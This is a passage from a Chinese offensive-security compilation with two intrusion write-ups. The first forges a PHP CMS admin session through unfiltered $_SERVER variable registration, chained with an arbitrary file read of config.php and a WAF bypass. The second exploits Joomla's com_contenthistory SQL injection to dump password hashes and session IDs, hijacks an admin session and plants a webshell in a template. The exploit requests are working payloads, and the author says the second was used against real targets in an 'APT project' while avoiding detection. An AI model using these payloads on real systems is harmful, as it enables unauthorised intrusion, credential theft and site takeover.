session_register 注册了 SS_ADMIN_ID , SS_ADMIN_PASS , SS_ADMIN_LEVEL 三个 session 变量。接着对 user_id , user_pw 去空格 , \$adminLogin->getUserInfo()验证成功后给三个 session 变量赋值。然后看一下 is_login 函数(判断是否登陆函数) :

```
class adminCheck {
    // 变量
    var $ADMIN_PASS;        // 密码
    var $ADMIN_LEVEL;      // 权限

    // 方法
    function adminCheck() {
        //global $SS_ADMIN_PASS, $SS_ADMIN_LEVEL;

        $this->ADMIN_PASS = $_SESSION["SS_ADMIN_PASS"];
        $this->ADMIN_LEVEL = $_SESSION["SS_ADMIN_LEVEL"];
    }

    // 判断是否登录
    function isLogin() {
        if(!isset($this->ADMIN_PASS) || $this->ADMIN_PASS != ADMIN_PASS || !isset($this->ADMIN_LEVEL)) {
            return false;
        } else {
            return true;
        }
    }
}
?>
```

图 2-3-10

验证了 SS_ADMIN_PASS 和 SS_ADMIN_LEVEL 两个 session 变量 , 其中 ADMIN_PASS 常量是认证 KEY 在 config.php 文件中 , 下面是 config.php 的部分代码 :

```
define("ADMIN_PASS", "pass_vlog22k-w84r0");
```

图 2-3-11

```
foreach($_GET as $key => $value) {
    global $$key;

    if ($key == "_SESSION" || $key == "SS_ADMIN_PASS" || $key == "PHPSESSID" || $key == "_POST" || $key == "_REQUEST" || $key == "_COOKIE") {
        $_GET[$key] = null;
    } else {
        $$key = $value;
    }
}

foreach($_POST as $key => $value) {
    global $$key;

    if ($key == "_SESSION" || $key == "SS_ADMIN_PASS") {
        $_POST[$key] = null;
    } else {
        $$key = $value;
    }
}

foreach($_COOKIE as $key => $value) {
    global $$key;

    if ($key == "_SESSION" || $key == "SS_ADMIN_PASS") {
        $_COOKIE[$key] = null;
    } else {
        $$key = $value;
    }
}
```

图 2-3-12

```

foreach($_REQUEST as $key => $value) {
    global $$key;

    if ($key == "_SESSION" || $key == "SS_ADMIN_PASS") {
        $_REQUEST[$key] = null;
    } else {
        $$key = $value;
    }
}

foreach($_SERVER as $key => $value) {
    global $$key;
    $$key = $value;
}

if (session_id()) {
    foreach($_SESSION as $key => $value) {
        global $$key;
        $$key = $value;
    }
} else {
    unset($_SESSION);
}

```

图 2-3-13

可以发现对 GET , POST , COOKIE , REQUEST 进行了 _SESSION , SS_ADMIN_PASS 参数进行过滤, 不过滤的话会怎么样呢

Login.php 代码中首先 session_register 注册了三个 session 变量然后包含进 config.php 文件对传进来的参数循环注册, 于是提交 SS_ADMIN_PASS=ADMIN_PASS&SS_ADMIN_LEVEL=M 或者 _SESSION[SS_ADMIN_PASS]=ADMIN_PASS&_SESSION[SS_ADMIN_LEVEL]=M 就可以伪造 SESSION 以管理员身份登陆了。什么? ADMIN_PASS 怎么获取?之前不是挖到了一个任意文件下载吗, 利用这个读取 config.php 中的 ADMIN_PASS 的值

```

GET / HTTP/1.1
Host: 
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Proxy-Connection: keep-alive
Cookie: filename=config.php;UploadDir=../
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)
AppleWebKit/537.77.4 (KHTML, like Gecko) Version/7.0.5 Safari/537.77.4
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
Connection: keep-alive

```

图 2-3-14

```

Raw Headers Hex
define("ADMIN_PASS", "pass_0yesbvi2zal78gt");

```

图 2-3-15

然后回归现实在代码中对 \$_SESSION 和 SS_ADMIN_PASS 进行了过滤，参数 KEY 中这两个都会置空，那怎么绕过呢？

从代码中可以发现对 \$_SERVER 是没有过滤的，可能程序员觉得 \$_SERVER 是服务器的环境变量，是不可控的，而事实却不是这样。

写个本地代码测试下：

```

?php
print_r($_SERVER);
echo '=====';
$_SERVER['lanbing']='hehe';
print_r($_SERVER);
?>

```

360安全播报 (bobao.360.cn)

图 2-3-16

访问输出如下：

```

[REQUEST_METHOD] => GET
[QUERY_STRING] =>
[REQUEST_URI] => /1.php
[SCRIPT_NAME] => /1.php
[PHP_SELF] => /1.php
[REQUEST_TIME_FLOAT] => 1446744415.9
[REQUEST_TIME] => 1446744415
)
====Array
(
  [HTTP_HOST] => 192.168.10.105:2331
  [HTTP_USER_AGENT] => Mozilla/5.0 (Macintosh; Intel Mac
  [HTTP_ACCEPT] => text/html,application/xhtml+xml,applic
  [HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,en-US;q=0.5,en
  [HTTP_ACCEPT_ENCODING] => gzip, deflate
  [HTTP_COOKIE] => PHPSESSID=cbs8a9ballhpd7frkckng5h397
  [HTTP_CONNECTION] => keep-alive
  [PATH] => /usr/local/bin:/usr/bin:/bin
  [SERVER_SIGNATURE] => <address>Apache/2.2.22 (Debian) ;

  [SERVER_SOFTWARE] => Apache/2.2.22 (Debian)
  [SERVER_NAME] => 192.168.10.105
  [SERVER_ADDR] => 10.0.3.15
  [SERVER_PORT] => 2331
  [REMOTE_ADDR] => 10.0.3.2
  [DOCUMENT_ROOT] => /var/www
  [SERVER_ADMIN] => webmaster@localhost
  [SCRIPT_FILENAME] => /var/www/1.php
  [REMOTE_PORT] => 53900
  [GATEWAY_INTERFACE] => CGI/1.1
  [SERVER_PROTOCOL] => HTTP/1.1
  [REQUEST_METHOD] => GET
  [QUERY_STRING] =>
  [REQUEST_URI] => /1.php
  [SCRIPT_NAME] => /1.php
  [PHP_SELF] => /1.php
  [REQUEST_TIME_FLOAT] => 1446744415.9
  [REQUEST_TIME] => 1446744415
  [lanbing] => hehe
)

```

360安全播报 (bobao.360.cn)

图 2-3-17

可以发现完全是可控的那怎么控制呢，直接上 Payload

```
_SERVER[_SESSION][SS_ADMIN_PASS]=KEY&_SERVER[_SESSION][SS_ADMIN_LEVEL]=M
```

POST 上面这行参数过去，代码中对 POST 数组只过滤了 SESSION 和 SS_ADMIN_PASS

所以 SERVER 是会被过滤的所以在 POST 循环注册的时候会注册这两个变量

```
$_SERVER[_SESSION][SS_ADMIN_PASS]=KEY
$_SERVER[_SESSION][SS_ADMIN_LEVEL]=M
```

然后程序走到 SERVER 循环中注册这两个变量

```
$_SESSION[SS_ADMIN_PASS]=KEY
$_SESSION[SS_ADMIN_LEVEL]=M
```

因为 SERVER 循环中没有对 SESSION 进行过滤导致 SESSION 变量成功被注册。

在利用任意文件下载获取 config.php 文件中的 ADMIN_PASS，然后找到包含了 config.php 文件的 PHP 脚本(基本所有 PHP 脚本都包含了 config.php 文件呵呵)所有条件都满足最后伪造登陆后台任意文件上传 Getshell!!

然后用这个 Payload 打目标站时瞬间菊花一紧，因为 POST 过去的字符串里有 ADMIN 字符串很显然直接给我抛了个 403，瞬间蒙逼，然后大脑高速运转，哎呀~之前不是发现了一个异常的 URL 吗? 就是这个

```
/xxx/adminxxxxx.html?xxxx=1000
```

虽然 URL 带了 admin 但目标站并没有返回 403 所以猜测对该文件是没有设置 IP 限制的 (.html 文件你在逗我?恩这个.html 文件里翻源代码发现有 PHP 语言当然包含了 config.php 文件,然后 apache 设置了 html 当 php 解析吧.我的猜测)于是，成功登陆

```
POST: /xxx/adminxxxxx.html?xxxx=1000
_SERVER[_SESSION][SS_ADMIN_PASS]=KEY&_SERVER[_SESSION][SS_ADMIN_LEVEL]=M
```



图 2-3-18

后续就可以 Getshell 了，因为用来 Getshell 的 URL 中没有包含 admin 字符串，所以是没问题的。

(全文完) 责任编辑：left

第4节 Joomla 从注入漏洞利用到 Getshell

作者：静默

来自：书安,灰帽社区

网址：[http:// www.secbook.net/](http://www.secbook.net/),<http://www.cngrayhat.org/>

这本来是一个 APT 项目，所以详细内容不方便具体透露，涉及到敏感的东西，我用本地测试环境代替。

之前渗透的时候，目标站大部分都是 joomla 的 cms，当时就放弃了，最近 joomla 的 sql 注入漏洞让我重新燃起了希望，然后找到所有的 joomla，根据后台的样子，大概判断版本，然后找到了两个子站存在问题。测试爆出管理员密码，语句如下：

```
http://10.211.55.3/joomla/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=1&type_id=1&list[select]=(select 1 from (select count(*),concat((select (select concat(password)) from %23__users limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

然后爆出密码（目前网站已经修复了该漏洞，所以以下截图均为本地测试图片。）




图 2-4-1

得到加密后的密码，然而实际渗透上，我得到的密码，根本解不开。这个方法也就没用了，

文章中还给了一个爆出 session 的语句如下：

```
/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1  
&list[select]= (select 1=updatexml(1,concat(0x5e24,(select session_id from jml_session limit  
0,1),0x5e24),1))
```

这里需要修改数据表的前缀。然而，这个爆出来的 session 并不一定能登陆后台：




图 2-4-2




图 2-4-3

刷新后，仍然无法登陆。




图 2-4-4

这里当时 todaro 牛给换了一个语句，条件改成了 where username = ' admin' 这样的，

但是这样是不会出结果的。完整语句：

```
/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1  
&list[select]= (select 1=updatexml(1,concat(0x5e24,(select session_id from test_session where  
username=' admin' limit 0,1),0x5e24),1))
```

这条语句当时我测试不成功，现在本地做实验可以成功，大家都可以试一试，当时不成功以

后，我看本地环境中只有 userid 这个值很奇怪。所以，更改了语句

```
/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1  
&list[select]= (select 1=updatexml(1,concat(0x5e24,(select session_id from test_session where  
userid !=0 limit 0,1),0x5e24),1))
```

当时出现一个 demo 用户的 session 值，也无法登陆。后来，等了几天，管理员一登陆，

我就赶快记录下 session，登陆了后台。




图 2-4-5

刷新一下，进入后台。




图 2-4-6

进入后台，然后就是 getshell 了。由于 getshell 是通过修改模版去 getshell，所以要快，要不被发现就不好了。后台选择 extensions--templates，如图：




图 2-4-7

进入到这个页面




图 2-4-8

然后选择左侧的 templates，进入该页面。




图 2-4-9

选择一个模版去修改，比如第一个，点击标题即可。进入后，选择左侧 index.php（这里随便选）然后备份好内容后。




图 2-4-10

清空内容，更改为 webshell，然后 save&close。




图 2-4-11

然后点 close , 返回到选择模版页面 , 点击左侧 style,进入该页面。




图 2-4-12

使用后面的星星设置修改的模版为默认值。




图 2-4-13

然后，直接使用菜刀连接




图 2-4-14

